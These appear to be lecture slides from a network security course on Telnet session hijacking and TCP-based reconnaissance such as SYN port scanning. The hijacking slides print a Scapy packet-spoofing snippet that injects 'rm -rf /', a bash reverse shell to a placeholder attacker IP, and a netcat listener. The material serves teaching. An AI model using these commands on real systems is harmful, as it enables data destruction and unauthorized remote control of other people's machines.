
Hijacking a Telnet Session

- How does the attack work?



Hijacking a Telnet Session

- Similar to Reset attack: Sniff and Spoof





```
ip = IP(src="10.0.2.68",
        dst="10.0.2.69")
tcp = TCP(sport= 46716, dport=23,
        flags="A",
        seq=XXX,
        ack=XXX)
cmd = "\r rm -rf /"
pkt = ip/tcp/cmd
send(pkt)
```

What else would the attacker do?

Run a reverse shell!

```
/bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1
```



(1) Open a new interactive bash shell

(2) Redirect stdout to a TCP socket


(3) Set stdin to stdout (TCP socket)

(4) Set stderr to stdout (TCP socket)

On the attacker machine:

```
$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

What Happens to User Inputs



Network Reconnaissance

TCP-based Techniques

Network Reconnaissance

- Goal: Perform in-depth research on the target system

- Two techniques:
  - Port scanning
  - OS fingerprinting


Port Scanning

- Goals:
  - to determine whether the victim is alive and reachable
  - to know which ports the victim is listening to

- TCP SYN scan
  - Fast and reliable
  - Portable across platforms
  - Less noisy than other techniques

TCP: Connection Establishment

- Any TCP connection starts with a three-way handshake.



TCP SYN Scan


- SYN scan relies on the three-way handshake in TCP.
  - Using *half-open* connection!

- The attacker determines a port is open based on:
  - the packet sent by the victim (if any)

- Three possible cases.

